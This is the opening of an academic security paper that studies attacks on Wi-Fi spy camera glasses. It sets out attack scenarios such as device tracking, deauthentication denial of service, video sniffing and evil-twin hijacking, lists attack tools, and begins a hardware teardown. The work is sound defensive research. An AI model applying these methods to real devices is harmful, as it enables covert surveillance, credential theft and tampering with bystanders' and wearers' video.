Uncovering Practical Security and Privacy Threats for Connected Glasses with Embedded Video Cameras

OCTAV OPASCHI, MintViz Lab | MANSiD Center, University Ştefan cel Mare of Suceava and Detack GmbH
RADU-DANIEL VATAVU, MintViz Lab | MANSiD Center, University Ştefan cel Mare of Suceava

We address in this work security and privacy threats for connected camera glasses, for which very few investigations have been conducted so far, despite the considerable attention to understanding security concerns for other wearables, such as smartwatches and fitness trackers. To raise awareness about such threats, we present the results of a case study involving a low-cost spy camera glasses device, readily available on the market, that can be used to record and stream live video, for which we demonstrate infringement of several privacy requirements (regarding the camera glasses device itself, the data collected by the embedded video camera, the wearer of the device, and for bystanders as well) that lead to corresponding security threats (e.g., data confidentiality, integrity, availability, and access control). To foster replicability and reproducibility of our empirical results, investigation method, and implementation of attacks, we describe our case study in the form of a detailed activity log and release full C++ code implementing our approach. Furthermore, we present our findings to three IT security experts and summarize their recommendations for designing more secure connected camera glasses.

CCS Concepts: • **Security and privacy → Mobile and wireless security**; • **Human-centered computing → Ubiquitous and mobile devices**; **Empirical studies in ubiquitous and mobile computing**.

Additional Key Words and Phrases: Smartglasses; Connected camera glasses; Spy cameras; Video; Security; Privacy; Wi-Fi; Attacks; Case study; Recommendations.

ACM Reference Format:
Octav Opaschi and Radu-Daniel Vatavu. 2020. Uncovering Practical Security and Privacy Threats for Connected Glasses with Embedded Video Cameras. *Proc. ACM Interact. Mob. Wearable Ubiquitous Technol.* 4, 4, Article 167 (December 2020), 26 pages. https://doi.org/10.1145/3432700

1 INTRODUCTION

"Andrew is an early adopter of smart technology. One of his latest acquisitions is a pair of smartglasses with an embedded, always-on video camera that can take snapshots, record video, and stream video wirelessly to connected devices. One day, Andrew takes a walk to the bank. He makes sure no one is watching while he operates the ATM machine: he enters his secret PIN number, interrogates the account balance, and makes a cash withdrawal. Andrew leaves the ATM and enters a coffee shop near the bank. He waits in line for his coffee and, coffee cup in his hand, leaves the store. Andrew returns home, unknowing that his smartglasses have been hijacked during this time. His personal information displayed by the ATM machine has leaked and everything that Andrew saw, someone else saw as well. Moreover, while

Authors' addresses: Octav Opaschi, octav@detack.de, MintViz Lab | MANSiD Center, University Ştefan cel Mare of Suceava, 13 Universitatii, Suceava, Romania, 720229 , Detack GmbH, Königsallee 43, Ludwigsburg, Germany, DE-71638; Radu-Daniel Vatavu, radu.vatavu@usm.ro, MintViz Lab | MANSiD Center, University Ştefan cel Mare of Suceava, 13 Universitatii, Suceava, Romania, 720229.

2474-9567/2020/12-ART167 $15.00
https://doi.org/10.1145/3432700

in the coffee shop, the card number of the person in front of Andrew has been disclosed to the hijacker, unbeknownst to Andrew and to the person whose privacy and security have been breached."

This scenario is a classic example of information/identity theft [95], where an attacker exploits some hardware and/or software vulnerability of a computer system to get access to private or sensitive information of the user and/or of their surroundings. What makes this scenario even more dangerous compared to other contexts for security and privacy attacks is that *the vulnerable device is worn by the user* and follows the user around, being "always on," and continuously collecting data not only about the wearer's whereabouts and activity, but about unsuspecting bystanders as well. As wearable devices, such as the glasses from Andrew's story, become more complex and diverse due to industry manufacturers striving to deliver more features and functionality to users at lower costs, *it is unsuspecting and uninformed users of such devices, as well as bystanders, that become exposed to a wider range of potential security and privacy attacks from malicious parties* [30,66,93]. But glasses are not the only wearables that can become targets of such attacks: smartwatches, fitness trackers, and armbands have been repeatedly exposed in the scientific literature as being unsecure [6,15,20,30,81,94,94]. However, unlike smartwatches and fitness trackers, for which a large body of literature has uncovered many security threats and proposed defense mechanisms, similar systematic investigations for glasses are lacking. In this context, and especially looking at the forecast 22.8 million units of smart AR glasses expected to ship by 2022 [85], it is high time for the security and privacy implications of glasses with embedded video cameras and of applications that stream video to be exposed and, consequently, better understood toward more secure designs for such devices.

With this work, we wish to raise awareness of the privacy and security threats to which users of connected camera glasses are being exposed and to which they may expose bystanders as well. By "connected camera glasses," we understand devices worn at eye-level that pack, at least, Bluetooth and/or Wi-Fi connectivity and digital embedded cameras that record and/or stream video. By adopting this definition, we follow the classification of Kress *et al.* [52] from their discussion of various types of eyewear and the segmentation of the Head-Mounted Displays (HMD) market.[1] The key word that specifies the scope of our investigation is "connected," where the application running on the glasses needs to stream image or video data as part of its functionality, e.g., for the purpose of lifelogging [38,39], linking to social networks [53], or requiring access to specific services, such as image classification in the cloud [1,54]. We specifically focus in this work on security threats involving the wearers of connected camera glasses, such as device discovery, user tracking, unauthorized access, denial of service, video sniffing, and video hijacking; but some of these threats, such as video sniffing, may equally affect bystanders, who may be rightfully concerned about being video-recorded in public settings without their consent [23,38,39,43,48,50] with consequences about compromising their privacy and security as illustrated with Andrew's story. We discuss and demonstrate several vulnerabilities and threats with a case study involving a low-cost camera glasses device readily available to anyone. The contributions of our work are as follows:

(1) We outline security and privacy threats for connected camera glasses informed by the generic literature on security for wearables [21,80] and by our own practical observations from an actual case study. To this end, we review the literature on security for glasses devices and, besides studies addressing bystanders' privacy, we find very few published work on securing glasses with embedded video cameras against attacks.
(2) We present results from a case study involving a low-cost camera glasses device, and discuss how various security threats can be easily materialized in practice. Specifically, we demonstrate how to (a) detect the presence of active and operating Wi-Fi video streaming camera glasses in public settings, (b) breach into the local wireless network of the glasses, (c) track the wearer, (d) sniff live video packets while they are transmitted wirelessly to a connected device, and (e) perform denial of service attacks that prevent

[1]It is important to note that our discussion and results equally apply to glasses that also incorporate displays (i.e., "smartglasses," according to [52]) as well as to devices that feature integrated optical combiners and prescription lenses (i.e., "smart eyewear;" see [52]). However, neither an integrated display nor an optical combiner is a requirement to demonstrate vulnerabilities and threats for camera glasses.



Fig. 1. Visual illustrations of several security threat scenarios for connected camera glasses addressed in this paper. From left to right: (a) device discovery, (b) device tracking, (c) denial of service, (d) video sniffing, and (e) video content hijacking using the man-in-the-middle attack. See the text for descriptions of these scenarios.

video evidence from being recorded. We also discuss a theoretical method for video content hijacking, where an attacker captures the original video stream and delivers a modified version to the client device, impersonating the connected camera glasses; see Figure 1 for visual illustrations of these scenarios.

(3) We outline a series of security recommendations for designing more secure connected camera glasses, which we compiled after presenting our results to three IT security experts.

2 RELATED WORK

The advent of wearables that publicly advertise their presence in the radio spectrum, share the data they collect with connected devices or with services from the cloud, and register to unsecured local networks, demands dedicated attention to the privacy and security threats to which they expose their users. Some of those security threats have been recently uncovered for smartwatches [81,93,94], fitness trackers [6,15,20,30], and smart armbands [103], but considerably less attention has been devoted to examine the security of video streaming camera glasses. Regarding the latter, the main focus of research has been the privacy of bystanders and their reactions to wearers of such devices [23,25,43,48–50]. Regarding privacy and security, the most relevant work is Shrestha and Saxena's [80] extensive survey on the security and privacy of wearable computing that overviewed classes of wearable devices, applications, attacks, and defenses from the literature and highlighted usability, deployability, and security properties for privacy-enhancing technologies in the context of wearable computing. While the scope of their survey was general and, thus, encompassing of all types of wearables from watches to bracelets, wristbands, fitness trackers, shoes, etc., Shrestha and Saxena also discussed threats for smartglasses, which we resume in this section. However, as we show in our overview of the related work, little focus has been devoted to security aspects for glasses with video cameras compared to the amount of work for other types of wearables. In this section, we overview generic security threats for wearable devices [27,80], and discuss privacy issues generated by glasses with embedded video cameras worn in public settings.

2.1 Security and Privacy Threats for Wearables

Most of the research conducted on enhancing the security of wearables has addressed smartwatches. One reason is that these devices have become advanced enough to run complex operating systems, such as Android Wear, Wear OS, or Tizen, a complexity that exposes them to more security threats and with more complexity, more risks can be expected [47]. Another reason is that smartwatches embed a variety of sensors that measure and capture a wide palette of data about their users' actions, activities, and behaviors. Prior work found that smartwatches

reveal a lot of the information they store about their unsuspecting owners to potential attackers. For example, Wang *et al.* [94] showed that a smartwatch worn while typing on a laptop keyboard can leak a substantial amount of information about the words being typed; Wang *et al.* [93] demonstrated how motion-sensing devices worn on the wrist could be exploited to capture hand movement trajectories with enough precision to infer PIN sequences entered on ATM keypads; and Maiti *et al.* [57] presented similar attacks for inferring the combinations of mechanical locks. Yet another type of attack targeting smartwatches was described by Siboni *et al.* [81] in the context of organization security: an outsider could exploit the smartwatch of an innocent employee to intercept print jobs and, thus, get access to sensitive data.

Fitness trackers, although less complex than smartwatches, also collect, store, and share personal data about their owners. From this perspective, they can become targets for attackers looking for information leakages. For example, Das *et al.* [20] analyzed the privacy leakage resulted from the Bluetooth Low Energy (BLE) communications between fitness trackers and the devices they connect to, such as smartphones. Their results showed the possibility to track users because such devices do not change their BLE addresses while advertising; eavesdropping to the user enabled by correlations observed between the amount of BLE traffic and actual user activity, e.g., walking or sitting; and the possibility of actual user identification by their gait patterns inferred from BLE traffic analysis. Classen *et al.* [15] analyzed the Fitbit ecosystem and revealed several vulnerabilities, where attackers could exploit the Fitbit protocol to extract private data about users or wirelessly flash malware. And Aktypi *et al.* [6] examined the exposure of user identity to third parties caused by such devices automatically sharing their users' physical performance on social networks.

Other types of wearables, less popular than smartwatches and fitness trackers, are exposed to similar security threats. For instance, Zhang *et al.* [103] examined side-channel information leakage of the Myo armband and demonstrated successful recovery of passwords typed by the wearer on keyboards and of PINs entered on touchscreens from the electromyography and accelerometer signals collected by the armband.

2.2 Security and Privacy Threats for Glasses

Research on the security of glasses with embedded video cameras has been very scarce compared to the body of work addressing other wearables. This aspect is unfortunate, since video cameras that are always on in public places open up new kinds of threats and concerns about privacy and security for both wearers and bystanders. In the following, we discuss prior work that has addressed the wearers of such devices, while we specifically focus on bystanders in the next section. We also note the variety of devices designed to be worn either mounted on the head or at eye-level. We refer the reader to Kress *et al.* [52] that differentiate between smart eyewear (devices featuring integrated optical combiners and prescription lenses, i.e., Rx functionality), smartglasses (that incorporate displays, but the optical combiner is not part of the Rx lens), and connected glasses (that pack Bluetooth and/or Wi-Fi connectivity, digital imaging through embedded video cameras, but usually no display).

The few works addressing security and privacy aspects for glasses have focused on unlocking devices and entering passwords in a secure manner. For example, Li *et al.* [56] were interested in entering passwords on smartglasses without using a secondary device, such as a smartphone, and proposed several leakage-resilient techniques based on the embedded touchpad, gyroscope, and microphone found in the majority of smartglasses models. To the same end, Islam *et al.* [41] introduced "GlassPass," a technique based on tapping gestures to unlock smartglasses. Delail and Yeun [21] proposed a two-factor authentication technique based on PIN or voice input combined with iris scans. Other researchers have used smartglasses in combination with smartphones to increase the security of the latter; for example, Winkler *et al.* [97] introduced "Glass Unlock," a technique that uses smartglasses and smartphones in conjunction and that is theoretically secure against standard smudge, camera, and shoulder-surfing attacks for smartphones. Regarding privacy aspects related to the video camera embedded in eye tracking devices, Steil *et al.* [87] introduced "PrivacEye," a technique to detect privacy-sensitive situations for

bystanders with deep learning classification applied to the captured images that correspondingly disables/enables the video camera of the eye tracker. The study also reported participants' views about the transparency (of the camera being disabled), trustworthiness (of the device to communicate clearly its modus operandi), and desired level of control (of the video recording status) toward informing the design of privacy-preserving device behavior.

Few studies have described attacks on glasses. Examples are Safavi and Shukur [78], who proposed improvements for the security and privacy of Google Glass by redesigning specific features, such as user authentication, locking mechanism, notification of being on, physical security, governmental security, and firewall. Yue *et al.* [102] described a computer vision based attack, where a Google Glass user could video record another person tapping on the touchscreen and recognize 90% of the entered passcodes from three meters away (when those passcodes could not be deciphered under the naked eye). In their comprehensive analysis of the security, privacy, and safety aspects for smart wearables, Shrestha and Saxena [80] enumerated threats and possible defenses for glasses with video cameras, such as prohibiting glasses in some environments or implementing software-based restrictions for the usage of video in specific contexts. However, no work, to the best of our knowledge, has identified, described, or documented attacks on glasses with video cameras, which leaves this area very little explored and renders practical knowledge limited in this regard. In this work, we identify possible attacks, document our procedures that implement those attacks, and release source code.

2.3 Using Camera Glasses in Public Settings

As we showed with our example from the Introduction section, attacks on connected glasses with embedded video cameras can affect not only the wearer, but also bystanders that, unsuspectingly, are caught in the field of view of the device. Consequently, the images and videos captured by glasses worn in public places may contain private or sensitive information about bystanders, enabling "shoulder surfing" [26], either intentional or unintentional, to become much easier. When suspecting that video recording or streaming may be in progress, bystanders are known to express concerns about being video recorded without their consent [48]. These concerns are even more justified as camera glasses evolve in terms of miniaturization, which means low detectability of the micro spy cameras they embed. Therefore, a lot of research has been devoted to understanding such concerns [23,38,39] as well as to provide defense mechanisms for bystanders [3,43,48,50]. In the following, we discuss key points from this prior research in order to provide more context for our examination of the security and privacy aspects for connected camera glasses, as some of them apply to bystanders as well.

Denning *et al.* [23] conducted *in situ* interviews with bystanders regarding AR smartglasses. Results showed both indifferent and negative reactions, but also surfaced factors that make video recording in public more or less acceptable, such as the activity of the bystanders when video recording is being taken. The interviews also highlighted the interest of bystanders in being asked for permission before being recorded, but also an interest for recording-blocking devices. Hoyle *et al.* [39] looked at wearable lifelogging cameras that are always on and automatically capture images and videos. They conducted an *in situ* study with participants wearing such devices for one week and that agreed to share their experience. Results showed that some people preferred to manage privacy through *in situ* physical control of image collection; the sensitivity of a photo was determined by location, time, and the objects and people appearing in it; and lifeloggers were concerned about the privacy of bystanders. A follow-up study [38] analyzed what makes a lifelog photo "private," and revealed that camera owners show concerns about protecting the privacy of themselves and bystanders alike. These findings show that there is a genuine concern about the privacy of data collected by glasses with embedded video cameras, equally shared by wearers and bystanders. Unfortunately, as we showed in the previous section, the available work on understanding the security and privacy aspects for connected glasses with video cameras from a practical, hands-on, empirical perspective is lacking.

To address bystanders' concerns, a few defense mechanisms have been proposed in the literature. One approach is to adopt a security-first design for wearables [88]. For example, Koelle *et al.* [49] investigated potential usage scenarios for camera glasses, and proposed design implications for head-worn devices with improved social acceptability, such as task-focused design instead of all-purpose smartglasses, communicating the intention of use, and implementing the least capabilities principle, i.e., if the use case does not require a video camera, do not add it in the design. Egelman [25] conducted crowdsourcing experiments to understand how potential end users conceptualize privacy indicators. Koelle *et al.* [48] suggested a technique for bystanders to signal their preferences for always-on video recording cameras by means of gestures to express either consent or disapproval for a particular recording. The results of a gesture elicitation study [48] showed the approach feasible and the gestures socially acceptable. However, for such an approach to work, the software running on the glasses must be secured, preventing attackers from gaining access to it. As we show in the paper, one of the possible attacks, successfully demonstrated in our case study, is remote access to the camera glasses device by which the attacker gains access not only to the data but also to the code running on that device.

In their survey on the security and privacy of wearable computing, Shrestha and Saxena [80] mentioned the measure of prohibiting glasses with video cameras in some environments and of software designed to limit or disable the functionality of the camera depending on the context. Other work has focused on designing self-limiting video camera glasses. For example, Jung and Philipose [43] proposed wearable cameras that could recognize social cues related to video privacy and signal bystanders to adjust their privacy expectations. The PrivacEye [87] technique, discussed in the previous section, that uses deep learning classification of the visual context to disable the video camera is another example. Moreover, Koelle *et al.* [50] discussed strategies for body-worn cameras to signal their recording status to bystanders when used in public places. Their design solutions included shape-changing materials, video projections to clearly mark the area being recorded, and glasses that indicate their recording status to bystanders on the outer side of their frames. Aiordăchioae and Vatavu [3] designed "Life-Tags," a wearable camera-based system for lifelogging that, instead of storing photos and videos, abstracts them in the form of clouds of tags and concepts automatically extracted from live video. A follow-up work [1] extended this approach to mobile crowdsensing involving both glasses and smartphones. However, because of the dependency of these lifelogging systems [1,3] on external services from the cloud to classify images and extract concepts, they are exposed to possible breaches of security and privacy requirements that we present in detail in the next section, such as video sniffing, video hijacking, and denial of service.

2.4 Summary

One sensible hypothesis after analyzing the prior work on the security and privacy of wearables is that the increasing complexity of these devices and the functionalities they offer to their wearers, e.g., Bluetooth and Wi-Fi connectivity, increase the attack surface on the data that is collected, stored, and shared compared to on-board storing and processing in line with the general observation that *"as the complexity of the environment increases, the number of elements in that environment creates additional risk"* [47]. This, in turn, allows new points of entry for attackers that exploit Wi-Fi and/or Bluetooth vulnerabilities for such devices [11,60,67,74,90]. For example, security analysis of fitness tracking devices concluded that none could guarantee data integrity, authenticity, and confidentiality [30]. Findings like these show that wearable devices are still unsecure and, thus, exposed to attackers and malicious parties, but research on these matters is being conducted for smartwatches and fitness bands. Unfortunately, we are not aware of any prior work that has addressed security leaks involving the video feed captured by connected cameras glasses. While research exists on the privacy of bystanders, it does not address practical aspects of video leakage nor demonstrates them. In this paper, we address such aspects with a case study demonstrating various types of attacks and with open-source code implementing those attacks.

3 SECURITY, PRIVACY THREATS AND REQUIREMENTS FOR CONNECTED CAMERA GLASSES

We start our exploration by defining its scope in terms of the security and privacy requirements targeted for connected camera glasses. To this end, we connect to Shrestha and Saxena's [80] survey, who provided a comprehensive discussion of the potential security, privacy, and safety threats for wearable devices overall, while also referring to glasses in particular. Shrestha and Saxena enumerated five generic attacks against or using wearables, including compromising the privacy of bystanders, compromising the privacy of wearers, unfettered access, input inference and side-channel attacks, and hidden plagiarism. These attacks are general and apply to many types of wearables, and they represent the starting point for our list of specific attacks that are possible for glasses with embedded video cameras. But first, we enumerate generic security and privacy requirements for wearables from [21,80], which represent the point of departure in our investigation.

3.1 Security Requirements for Wearables

Shrestha and Saxena [80] enumerated the following general security requirements for wearables: (S_1) *confidentiality*, i.e., only verifiable authorized parties may have access to the data recorded by wearables; (S_2) *integrity*, meaning that data collected by wearable devices cannot be modified; (S_3) *availability*, i.e., authorized parties can access the data; (S_4) *authentication* to determine that the user of the wearable device is legitimate; (S_5) *access control* by establishing and enforcing access policies; and (S_6) *nonrepudiation*, i.e., wearables cannot deny being the origin of the data they collect. To this list, Delail and Yuen [21] added (S_7) *notarization*, i.e., the collected data can be registered with a trusted third party.

3.2 Privacy Requirements for Wearables

General privacy requirements for wearables [80] include: (P_1) *device ID privacy*, i.e., wearable devices should not be trackable by unauthorized parties, such as by exposing their MAC addresses in clear text; (P_2) *measurement privacy*, meaning that data logs stored on the device should not be accessible to unauthorized parties; (P_3) *wearer privacy*, i.e., the wearer should not be identified, and sensitive information about the wearer should not be discovered; and (P_4) *bystander privacy*, i.e., the bystander or the surroundings must not be revealed.

3.3 Security and Privacy Attacks for Camera Glasses

In the following, we illustrate eight attack scenarios (referred by using notations A_1 to A_8) for video camera glasses in connection to the security and privacy requirements enumerated above [21,80]; see Table 1. We describe these scenarios by relating to our example from the Introduction section to highlight their practical relevancy. In these scenarios, Andrew wears camera glasses that transmit video wirelessly to a connected device, such as a smartphone. We use the name "Attacker" to refer to a malevolent third party trying to hijack Andrew's glasses.

A_1. *Camera glasses discovery.* The Attacker runs wireless network discovery to identify devices that transmit wirelessly. This simple information about nearby wearable devices with video cameras can be used to drive the Attacker's further behavior, e.g., engage in a physical attack if no one is watching or recording, or restrain from such behavior if the Attacker knows that video surveillance is active somewhere in the area. This attack is the most simple one and compromises privacy requirements P_1 (device privacy) and P_3 (wearer privacy).

A_2. *Remote access to the camera glasses.* The Attacker may attempt to access the device remotely by breaking its security protocols. If successful, the Attacker can download data directly (e.g., images and videos taken with the camera glasses that may contain private or sensitive information regarding the wearer or bystanders), download the code running on the device, and even flash malware wirelessly in order to prevent software-based approaches to privacy, as discussed in the previous section; see [43,48,87] for a few examples. This

Attack	Compromised security ($S_\star$) and privacy ($P_\star$) requirements	Target of the attack
1. Camera glasses discovery	P_1, P_3	Wearer
2. Remote access to the camera glasses	S_1, S_2, S_3, S_4, S_5, P_1, P_2, P_3, P_4	Wearer, Bystanders
3. Wearer tracking	S_1, P_1, P_3	Wearer
4. Wearer identification	S_1, P_1, P_3	Wearer
5. Denial of service	S_3	Wearer, Bystanders
6. Video sniffing	S_1, P_2, P_3, P_4	Wearer, Bystanders
7. Video hijacking	S_1, S_2, P_2, P_3, P_4	Wearer, Bystanders
8. Physical access to the camera glasses	S_1, S_2, S_3, S_4, S_5, P_1, P_2, P_3, P_4	Wearer, Bystanders

Table 1. Several types of attacks for connected camera glasses and corresponding security and privacy requirements for wearables [80] that are compromised; see the text for explanations of the $S_\star$ and $P_\star$ codes.

attack compromises requirements S_1 to S_5 (confidentiality, integrity, availability, authentication, access control) and P_1 to P_4 (device privacy, measurement privacy, wearer privacy, and bystander privacy).

A_3. *Wearer tracking.* Once the device has been detected, the Attacker can look at the wireless traffic to identify parameters of the glasses' Wi-Fi network, such as its BSSID or MAC addresses. With this information, the Attacker can track the device as it moves in the environment and, implicitly, the wearer, from a comfortable distance. This attack compromises requirements P_1 (device privacy) and P_3 (measurement privacy).

A_4. *Wearer identification.* Keeping track of the information that identifies a specific device (e.g., its MAC or BSSID) would enable the Attacker to recognize at a later time the nearby presence of the user wearing the connected camera glasses and refrain from further inappropriate behavior. The association between device identification information and the user wearing the device facilitates wearer identification from the history of previously seen devices. This attack compromises privacy requirements P_1 (device privacy) and P_3 (wearer privacy).

A_5. *Denial of service.* Knowing that there is a video camera recording in the area, the Attacker may proceed to neutralizing it via Denial of Service (DoS) attacks, such as RF interference on the channel in which the Wi-Fi network is operating or via packet injection to flood connected clients. A successful attempt will enable the Attacker to operate in a perimeter with compromised video surveillance. This attack compromises security requirement S_3 (availability) for both the wearer of the camera device and bystanders.

A_6. *Video sniffing.* Andrew has approached an ATM machine. He is looking around to make sure it is safe to operate the ATM for cash withdrawal. The Attacker decides to hijack the video stream to get access to important credentials, such as Andrew's PIN number. To this end, the Attacker starts sniffing Wi-Fi packets, identifies the ones containing video frames, decrypts them, and obtains access to what Andrew is seeing. When Andrew enters his PIN number, the Attacker stores it. Even in the case where Andrew is cautious about the privacy of his operating the ATM machine, the Attacker can still gain access to private or sensitive information regarding Andrew's surroundings and regarding bystanders little suspecting that their actions may be watched and/or recorded from a distance, e.g., the card number of another customer, as illustrated in our example from the Introduction section, captured while Andrew is in an environment where he does not realize immediate privacy threats as opposed to the ATM context. This attack compromises requirements P_2 (measurement privacy), P_3 (wearer privacy), P_4 (bystander privacy), and S_1 (confidentiality).

A_7. *Video hijacking.* The Attacker sets up an "evil twin" network that looks and behaves identically with the Wi-Fi camera glasses. Andrew's smartphone, in an attempt to reconnect to the camera glasses, could be

misled into connecting to the evil twin instead. Now, the Attacker controls all the traffic from Andrew's video camera glasses to Andrew's smartphone that stores the video recording. The Attacker can now act as a "man in the middle" to alter the video stream, such as by blurring it, removing incriminating sequences involving the wearer of the glasses, bystanders, private or public property, or even alter the video to conceal specific parts, e.g., achieving a false, diminished reality [65], all unbeknownst to Andrew who believes that his camera glasses record all the events as they unfold for his lifelog. This attack compromises security requirements S_1 (confidentiality) and S_2 (integrity).

A_8. *Physical access to the glasses.* The Attacker can steal Andrew's glasses and attempt to access data that is stored on the device directly, including images and videos that may contain private or sensitive information for Andrew or for occasional bystanders. This attack compromises security requirements S_1 to S_5 (confidentiality, integrity, availability, authentication, access control) and privacy requirements P_1 to P_4 (device privacy, measurement privacy, wearer privacy, and bystander privacy, respectively).

3.4 The Scope of This Study

We are interested in this work in the security threat of leaking video streams from Wi-Fi camera glasses. To this end, the security requirements S_1 (confidentiality), S_2 (integrity), and S_3 (availability) relate directly to our scope of investigation. Requirements S_4 (authentication) and S_5 (access control) have been addressed in other work interested in unlocking smartglasses [21,41,56], while S_6 (nonrepudiation) and S_7 (notarization) concern data integrity and fall outside our scope. All the privacy requirements P_1 to P_4 (device privacy, measurement privacy, wearer privacy, and bystander privacy) apply directly to camera glasses and, thus, to our study. We also delimit our scope of investigation from smartglasses running Augmented and Mixed Reality applications, which present distinct security threats and risks that are specific to AR browsers and contexts of use, such as malicious ads and ad attackers, malicious AR content and AR attackers, or curious AR services [62,76], all out of our scope.

4 CASE STUDY

We continue our examination with a case study to demonstrate the security and privacy threats identified in the previous section for connected glasses with embedded video cameras. For replicability purposes and for evaluating the reproducibility of these attacks on other models of glasses, we describe in detail our methodology, apparatus, and procedure.

4.1 Camera Glasses

We report on the WI-G5 camera glasses device [70]; see Figure 2. According to the technical sheet, this device embeds a 2 Mp CMOS sensor, built-in 802.11n Wi-Fi, microphone, 300 mA lithium battery, and support for TF memory cards. It can record and store full HD video (1920×1080), stream `mjpeg` video to other devices (smartphone, tablet, or laptop), and allows configuration management via a web interface and/or a smartphone app. The retail price is $52 on the vendor website [70]. Although we focus our case study on the WI-G5 glasses, we also analyze the MAC addresses of another device with a similar design, the NC-C05 [69], to confirm the adaptability of our attack A_1 (device discovery). For our case study, we had access to two WI-G5 and four NC-C05 glasses. Two devices were damaged during our physical examination.

4.2 Methodology

We adopted the following procedure for our case study:

(1) *Hardware analysis* to determine the on-board electronic components and, thus, understand the hardware vulnerabilities of the camera glasses (corresponding to attack A_8 – physical access).

Fig. 2. The WI-G5 glasses [70] with a micro video camera embedded in the temple. Can you spot the camera? Advanced miniaturization at a low cost turns such devices into genuine threats for bystanders privacy, as reported in the studies from the literature [23,39,48], some conducted with considerably less inconspicuous devices.

(2) *Software and memory analysis* to identify the vulnerabilities of the on-board software and services (during attacks A_2 – remote access and A_8 – physical access, respectively).
(3) *Analysis of Wi-Fi communications* (attacks A_1, A_3 to A_7; see Table 1 for their descriptions).

4.3 Apparatus and Tools

We employed the following apparatus and software:

(1) An UART/TTL adapter [33] to attempt interfacing any connecting pins found unprotected on the PCB.
(2) A SOP-8 connector [19] and a Raspberry Pi Zero W running Linux to read the contents of the on-board memory of the glasses device.
(3) Two Wi-Fi adapters (Alfa Network AWUS1900 [7]: 802.11 ac/a/b/g/n, Dual Band 2.4 GHz and 5 GHz with 600 Mbps and 1300 Mbps transfer speeds, and Realtek RTL8814AU chipset) for analyzing Wi-Fi communications.
(4) `iw` [18], a nl80211 (new 802.11 netlink interface) configuration utility for wireless devices under Linux. (`iw` is a replacement of the deprecated `iwconfig`, which implemented the Wireless Extensions interface.)
(5) `flashrom` [31], an open-source utility for identifying, reading, writing, verifying, and erasing flash chips.
(6) `binwalk` [34], an open-source tool for analyzing, reverse engineering, and extracting firmware images.
(7) `Wireshark` [98], an utility to analyze the Wi-Fi communications between the camera glasses and the corresponding smartphone application.
(8) `aircrack-ng` [5], an application suite used for performing attacks on computer networks. `aircrack-ng` implements packet monitoring, various types of attacks (replay, deauthentication, fake access points, etc.), testing, and cracking (WEP, WPA1, and WPA2).
(9) `libtins` [32], a `C++` library that allows restarting Wi-Fi adapters to perform low-level operations on 802.11 wireless data packages.



Fig. 3. Top and bottom layers of the PCB of the disassembled WI-G5 glasses device.

5 RESULTS

We organize this section in the form of an *activity log*, where we describe the results of our investigation in detail, the success or failure of our attempts to implement attacks A_1 to A_8 (see Table 1), and our conclusions and future possible explorations at each step along the way. We adhere to common practices from the literature [24] to list snippets of code and command lines for demonstrability, replication, and reproducibility purposes.

5.1 Step 1: Hardware Analysis

We opened the temple case of the camera glasses to inspect the PCB and identify the on-board electronics. This step corresponds to attack type A_8 (physical access), where the Attacker entered in possession of the camera glasses and attempts to access data directly.

5.1.1 On-Board Components. We found that one temple of the WI-G5 glasses contained a two-sided PCB and the other temple a 3.7 V battery rechargeable via microUSB. The top layer of the PCB (Figure 3, left) revealed: (1) a power source connected to the battery from the other temple, (2) a Camera Serial Interface (CSI) connector to implement the interface between the video camera and the host processor, (3) a power LED indicator, (4) a Wi-Fi LED indicator, (5) a LR44 battery, (6) a microphone, (7) two firmware (FW) pins, probably serving for the programming interface, (8) an RX/TX pin, and (9) an on/off switch button. The bottom layer of the PCB (Figure 3, right) revealed several additional components: (10) a Wi-Fi antenna, (11) an SV6030P wireless communications chip located in the proximity of the antenna supporting WEP, WPA1, and WPA2 security protocols in the 2.4 GHz band, (12) a 26 MHz real-time clock, (13) a microcontroller (of an unknown model), (14) flash memory, model P25Q15H [73] of 2048 kB, and (15) an SD CARD interface.

5.1.2 Preliminary Conclusions based on the On-Board Electronics. The presence of the LR44 battery on the PCB indicates either an internal clock or a CMOS/flash memory used to store the configurations of the components required by the camera glasses. The FW and RX/TX pins are especially relevant for further analysis, e.g., the RX/TX interface could potentially deliver information about the hardware and software components of the device, its configuration parameters, and the microprocessor model. (The microprocessor was not marked and could not be identified during this step.) The presence of just one pin for serial communications suggests the 1-Wire protocol [61]. The FW pins are usually hidden in the majority of embedded systems as they represent potential security leaks by offering direct access for attackers to the microprocessor code. Also, the Attacker could attempt reading the flash memory to determine its structure and contents.

5.2 Step 2: Software and Memory Analysis

Once the electronic components are identified, several procedures may be performed to learn about the software running on the device and the contents of the on-board memory: (i) interfacing the firmware to download the

microprocessor code; (ii) using the serial interface to read the output of the device console and, thus, collect information about the device and/or running code; and (iii) attempting to read the flash memory.

